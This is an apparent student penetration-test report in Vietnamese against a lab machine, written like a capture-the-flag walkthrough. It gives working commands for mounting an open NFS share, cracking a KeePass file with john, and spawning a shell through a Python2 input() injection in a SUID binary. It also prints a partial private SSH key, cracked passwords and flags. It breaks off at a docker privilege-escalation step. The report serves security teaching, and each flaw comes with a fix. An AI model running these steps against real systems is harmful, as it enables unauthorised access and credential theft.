Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

ATTN.12

STT	Họ và tên	Email	Đóng góp (%)
1	Nguyễn Tấn Giang	20521261@gm.uit.edu.vn	50%
2	Lê Hoàng Phúc	20521763@gm.uit.edu.vn	50%

-- Lưu hành nội bộ --

Mục lục

1.0 Tổng quan 3

1.1 Khuyến nghị bảo mật 3

2.0 Phương pháp kiểm thử 3

2.1 Thu thập thông tin 3

2.2 Kiểm thử xâm nhập 4

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.120 4

Thông tin dịch vụ 4

Khởi tạo shell với quyền user thường 4

Leo thang đặc quyền 10

2.3 Duy trì quyền truy cập 16

2.4 Xóa dấu vết 16

3.0 Phụ lục 17

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt 17

1.0 Tổng quan

ATNT.12 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiệng các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, ATTN.12 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử,ATTN.12 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà ATTN có thể truy cập vào được liệt kê dưới đây

192.168.19.120

1.1 Khuyến nghị bảo mật

ATTN.12 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

ATTN.12 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách ATTN.12 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, ATTN.12 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 10.8.0.27
- 10.8.0.71

Địa chỉ IP của máy nạn nhân:

- 192.168.19.120

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, ATTN.12 đã có thể truy cập thành công vào 1 trong số các máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.120

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.120	**TCP: 22,111,2049,33933,41207,42703,51937,59019,47663, 34677, 46331**
	UDP: 111 , 40516, 52478, 44105, 44875, 44027, 55609

Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tại shell với quyền user người dùng và leo thang đặc quyền.

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: cấu hình NFS không an toàn

Giải thích lỗ hổng: Thư mục share thông qua NFS có thể được truy cập tử bất cứ máy tính nào trong mạng.Không có cơ chế ràng buộc nào

Khuyến nghị vá lỗ hổng: giới hạn cụ thể các địa chỉ ip có thể truy cập nfs , sử dụng tính năng root_squash, triển khai nfs trong một môi trường đáng tin cậy.

Mức độ ảnh hưởng: Nghiêm trọng

Cách thức khai thác:

```
[Lệnh tấn công/mã khai thác]

#Quét các port có trên máy nạn nhân

sudo nmap -sVC -p- 192.168.19.120

#Liệt kê các thư mục được share trong nfs

showmount -e 192.168.19.120

#mout thư mục keepass vào thư mục test tại local

sudo mount -t nfs 192.168.19.120:/var/nfs/keepass ./test -o nolock

#đăng nhập vào thư mục test

sudo su

#vào thư mục test

cd test

#liệt kê các tệp trong test

ls

#Đọc tếp nfs.flag.txt (newdoor subflag 1)

cat nfs.flag.txt

#copy tệp secure.kdbx ra thư mục khác

cp secure.kdbx ..

#rời khỏi thư mục test

cd ..

#extract tệp secure.kdbx

keepass2john secure.kdbx > keypass.txt

#brute-force mật khẩu file  secure.kdbx từ wordlist rockyou

john --wordlist=rockyou.txt keypass.txt

#Dùng keepass 2 để mở file secure.kdbx và dùng password tìm được ở
trên để đăng nhập.

#sau khi mở được file secure.kdbx  ta có được newdoor subflag 2 và
password của user newdoor.
```


```
#Dùng password vừa  tìm được để kết nối ssh với mấy nạn nhân qua user newdoor

#đọc file user.txt

cat user.txt
```

Hình ảnh minh chứng và cách khai thác:

Sử dụng nmap để quét các dịch vụ trên máy192.168.19.120:



Phát hiện nạn nhân đang chạy dịch vụ NFS

Sử dụng showmount để tìm các đường dẫn được share

```
┌──(kali㉿kali)-[~]
└─$ showmount -e 192.168.19.120
Export list for 192.168.19.120:
/var/nfs/keepass *
```

Mount thư mục này với thư mục test tại mấy local :

```
┌──(kali㉿kali)-[~]
└─$ sudo  mount -t nfs 192.168.19.120:/var/nfs/keepass ./test -o nolock
```

Vào thư mục test là xem flag :

```
┌──(root㉿kali)-[/home/kali/test]
└─# ls
nfs.flag.txt  secure.kdbx

┌──(root㉿kali)-[/home/kali/test]
└─# cat nfs.flag.txt
Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}

┌──(root㉿kali)-[/home/kali/test]
└─#
```


Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}

Extract file secure.kdbx và brute force để tìm password : Tìm được pasword là newholland


```
┌──(root㉿kali)-[/home/kali]
└─# keepass2john secure.kdbx > keypass.txt

┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=rockyou.txt keypass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
newholland       (secure)
1g 0:00:05:28 DONE (2022-12-25 08:33) 0.003046g/s 121.8p/s 121.8c/s 121.8C/s password91..
momma3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Dùng keepass 2 để xem file secure.kdbx: **Flag02{k6fsTHxtmLUpHSlQs83X3nsCPa9l47qy}** và password **54U&jvT8eWpAgz2**



Tiến hành ssh vào máy nạn nhân bằng tài khoản user




Hình ảnh minh chứng:



Nội dung tập tin User.txt:

InSec{p3XnxVARavcGTTvsaTSySVa9EH6EnNTW}



Leo thang đặc quyền

Lỗ hổng đã khai thác: Leo thang đặc quyền sử dụng lỗ hổng phần mềm của SUID

Giải thích lỗ hổng: Leo thang đặc quyền là hành động khai thác lỗi, lỗ hổng thiết kế hoặc cấu hình trong hệ điều hành hoặc ứng dụng phần mềm để có được quyền truy cập cao hơn vào các tài nguyên thường được bảo vệ từ một ứng dụng hoặc người dùng. Leo thang đặc quyền với SUID là khi các SUID được gán cho các file/program/command với owner có quyền cao hơn quyền của user. Ở trường hợp này, các SUID có thể có các lỗ hổng phần mềm cho phép thực hiện các chức năng không được thiết kế, từ đó bị khai thác.

Khuyến nghị vá lỗ hổng: Thay đổi đặc quyền của các SUID cho bảo đảm các users chỉ được thực hiện các quyền hạn chế và tiến hành vá các lỗ hổng phần mềm.

Mức độ ảnh hưởng: **[Nghiêm trọng]** [Cao]

Cách thức khai thác:

```
[Lệnh tấn công/mã khai thác]

[màu đỏ nếu có thay đổi trong mã khai thác]
```

Ta kiểm tra trong trong thư mục /home phát hiện thư mục con insec và ta có quyền đọc từ thư mục này

```
newdoor@newdoor:/home$ ls -al
total 16
drwxr-xr-x  4 root    root    4096 Dec 10 16:41 .
drwxr-xr-x 19 root    root    4096 Dec  2 07:02 ..
drwxr-xr-x  6 insec   insec   4096 Dec 25 12:49 insec
drwxr-x---  7 newdoor newdoor 4096 Dec 25 12:33 newdoor
newdoor@newdoor:/home$ cd insec/
newdoor@newdoor:/home/insec$
```

Trong thư mục này ta phát hiện file SUID download_file có thể thực thi, và insec.flag.txt nhưng user newdoor không có quyền đọc file này:

```
newdoor@newdoor:/home/insec$ ls -al
total 64
drwxr-xr-x 6 insec insec  4096 Dec 25 12:49 .
drwxr-xr-x 4 root  root   4096 Dec 10 16:41 ..
lrwxrwxrwx 1 root  root      9 Dec 10 16:42 .bash_history → /dev/null
-rwx------ 1 insec insec   220 Jan  6  2022 .bash_logout
-rwx------ 1 insec insec  3771 Jan  6  2022 .bashrc
drwx------ 2 insec insec  4096 Dec  2 07:09 .cache
-rwsr-xr-x 1 insec insec 16064 Dec 10 16:39 download_file
-rwx------ 1 insec insec    41 Dec 10 16:39 insec.flag.txt
drwxrwxr-x 3 insec insec  4096 Dec 14 02:55 .local
-rwx------ 1 insec insec   807 Jan  6  2022 .profile
drwx------ 3 insec insec  4096 Dec 25 12:49 snap
drwx------ 2 insec insec  4096 Dec 10 16:39 .ssh
-rwx------ 1 insec insec     0 Dec  2 07:10 .sudo_as_admin_successful
-rw------- 1 insec insec  6733 Dec 25 12:35 .viminfo
```

Thử thực file thì thấy file yêu cầu nhập một đoạn URL để tải file, file được lưu dưới quyền của user insec là group newdoor:

```
newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: 'https://github.com/tangiang0812/dwm/blob/gnaig_dwm/config.h'
File is saved in config.h
newdoor@newdoor:/home/insec$ ls -al
total 272
drwxr-xr-x 6 insec insec     4096 Dec 25 13:01 .
drwxr-xr-x 4 root  root      4096 Dec 10 16:41 ..
lrwxrwxrwx 1 root  root         9 Dec 10 16:42 .bash_history → /dev/null
-rwx------ 1 insec insec      220 Jan  6  2022 .bash_logout
-rwx------ 1 insec insec     3771 Jan  6  2022 .bashrc
drwx------ 2 insec insec     4096 Dec  2 07:09 .cache
-rw-rw-r-- 1 insec newdoor 212500 Dec 25 13:01 config.h
-rwsr-xr-x 1 insec insec    16064 Dec 10 16:39 download_file
-rwx------ 1 insec insec       41 Dec 10 16:39 insec.flag.txt
drwxrwxr-x 3 insec insec     4096 Dec 14 02:55 .local
-rwx------ 1 insec insec      807 Jan  6  2022 .profile
drwx------ 3 insec insec     4096 Dec 25 12:49 snap
drwx------ 2 insec insec     4096 Dec 10 16:39 .ssh
-rwx------ 1 insec insec        0 Dec  2 07:10 .sudo_as_admin_successful
-rw------- 1 insec insec     6733 Dec 25 12:35 .viminfo
```

Kiểm tra file download_file bằng lệnh file thì biết được đây là 1 file thực thi setuid 64bit. Điều này có nghĩa là khi file này được thực thi bởi user nào, thì quyền thực thi thực chất của tiến trình đó là của file owner trong trường hợp này là insec:

```
newdoor@newdoor:/home/insec$ file download_file
download_file: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, in
terpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e70d05fe2de5697a52828e9fde60189c84c8890c, for GN
U/Linux 3.2.0, not stripped
newdoor@newdoor:/home/insec$
```

Tiếp tục kiểm tra file này bằng lệnh strings để liệt kê các chuỗi dữ liệu có thể đọc được có trong file download_file. Ta phát hiện chuỗi "/usr/bin/python2 /opt/download.py". Ta có thể đoán đây là một lệnh bash mà download_file gọi trong quá trình thực thi:

```
newdoor@newdoor:/home/insec$ strings download_file
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
system
geteuid
setresuid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/usr/bin/python2 /opt/download.py
:*3$"
```

Tìm theo đường dẫn /opt/download.py ta đọc nội dung của file download.py, biết được chức năng của file này là dùng để download một file có trong chuỗi URL nhập từ bàn phím:

```
newdoor@newdoor:/opt$ cat download.py
import requests
import re

def getFilename(r):
    """
    Get filename from content-disposition
    """
    cd = r.headers.get('content-disposition')
    if not cd:
        if r.url.find('/'):
            return r.url.rsplit('/', 1)[1]
        else:
            return None

    fname = re.findall('filename=(.+)', cd)
    if len(fname) == 0:
        return None

    return fname[0]

try:
    url = input("Please enter your URL: ")
    r = requests.get(url, allow_redirects=True)
    filename = getFilename(r)
    if filename is None:
        print "Filename in content-disposition is empty"
        exit(1)

    open(filename, 'wb').write(r.content)
    print "File is saved in {}".format(filename)
except Exception, e:
    print e
```

Tại đây ta chú ý dòng url = input(“Please enter your URL: “). Vì /opt/download.py được chạy bởi python2 nên đây sẽ là một lỗi. Lỗi này khá là phổ biến trong python2. Ở python2 để nhập dữ liệu an toàn ta không nên sử dụng hàm input() vì hàm này sẽ có chức năng tương tự như việc ta cho chuỗi nhập vào qua hàm eval(). Kiểm tra thử khi ta nhập kí tự a vào, chương trình sẽ hiểu là ta đang đưa giá trị của biến a vào biến url nên sẽ báo lỗi “name 'a' is not defined” giống như khi ta truy xuất một biến chưa khai báo trong python

```
newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: a
name 'a' is not defined
newdoor@newdoor:/home/insec$
```

Từ dữ kiện này ta có thể tiến hành khai thác. Payload “__import__(“os”).execl(“/bin/bash", “bash") sẽ giúp ta tạo ra một shell. Vì download_file là một setuid nên shell được tạo ra sẽ được chạy dưới quyền của user insec

```
newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: __import__("os").execl("/bin/bash", "bash")
insec@newdoor:/home/insec$ whoami
insec
insec@newdoor:/home/insec$
```


Khi đã là user insec thì ta đã có thể đọc file insec.flag.txt, file này có nội dung là Flag04{PTBNTGcae96cGqNttKQjdvhZ7YaB8Pdy}

```
insec@newdoor:/home/insec$ cat insec.flag.txt
Flag04{PTBNTGcae96cGqNttKQjdvhZ7YaB8Pdy}
insec@newdoor:/home/insec$
```

Tlà đã là user insec ta chú ý đến thư mục .ssh, trong thư mục này chứa một cập rsa key để ta có thể đăng nhập trực tiếp vào user insec từ ssh mà k cần phải khai thác file download_file nữa


```
insec@newdoor:/home/insec$ cd .ssh
insec@newdoor:/home/insec/.ssh$ ls
authorized_keys  id_rsa
insec@newdoor:/home/insec/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxZCoTEAZ97NdEoNSu87jwov7AYJZNr9XtG999Q0NqGKCejTiCbB1
z+6EvKGW9YiWv1ZJqbBC5TD5aXH2P9emps4tq0tEKkfFWZGSRYsYiiD7TPRVzWpp1hlEOj
pFbRS18WjrK2P8N0CFvxwEz6u//pEu7XyOHSCX83eK+gN3/tdg+IEysJxT+z/a/5mQEs5w
8uok7mSKBK7fwOcwTgC2AxwVZk/Q6tA/pl58ulzPSdBTtMmbeLc2Mw6cez8QwyxImAwK62
```

Việc cần làm tiếp theo là leo thang đặc quyền để có thể vào được thư mục /root ta tận dung file download_file để tải một script hỗ trợ leo thang đặc quyền là linpeas. sử dụng tool này ta phát hiện nhiều lỗi. Trong đó, việc user ở trong các group sudo, docker, lxd có 95% khả năng là một vector tấn công leo thang đặc quyền




Tiếp theo ta dùng GTFOBins để tìm ra các lệnh giúp ta khai thác, ở trường hợp này nhóm chọn docker.

Lệnh khai thác bên dưới sẽ giúp ta tạo ra một shell có đặc quyền root



